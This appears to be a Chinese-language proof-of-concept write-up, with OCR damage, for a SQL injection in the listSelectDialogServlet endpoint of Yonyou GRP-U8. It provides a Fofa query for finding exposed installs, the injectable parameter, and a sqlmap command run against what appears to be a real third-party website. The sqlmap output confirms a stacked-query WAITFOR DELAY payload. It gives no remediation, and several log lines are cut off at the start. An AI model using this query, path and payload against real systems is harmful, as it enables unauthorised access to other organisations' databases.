用友 GRP-UP-U8 listSelectDialogServlet 存在 sql 注入

Fofa

app="用友-GRP-U8"


界面如下

漏洞隐患路径如下

/listSelectDialogServlet?slType=slFZX&slCdtn=1=2

sqlmap 验证如下

python3 sqlmap.py -u "http://www.gsruifeng.com:7001/listSelectDialogServlet?slType=slFZX&slCdtn=1=2;" --level 3 --thread 5


t(s)
15:21:23] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
15:21:23] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
15:21:24] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
15:21:25] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
15:21:26] [INFO] checking if the injection point on GET parameter 'slCdtn' is a false posi
e
ET parameter 'slCdtn' is vulnerable. Do you want to keep testing the others (if any)? [y/N
qlmap identified the following injection point(s) with a total of 1997 HTTP(s) requests:
--
arameter: slCdtn (GET)
Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: slType=slFZX&slCdtn=1=2;;WAITFOR DELAY '0:0:5'--
--
15:55:19] [INFO] testing Microsoft SQL Server
15:55:19] [WARNING] it is very important to not stress the network connection during usage
time-based payloads to prevent potential disruptions
15:55:19] [CRITICAL] unable to connect to the target URL ('Broken pipe'). sqlmap is going
retry the request(s)
15:55:19] [WARNING] if the problem persists please try to lower the number of used threads
otion '--threads')
o you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec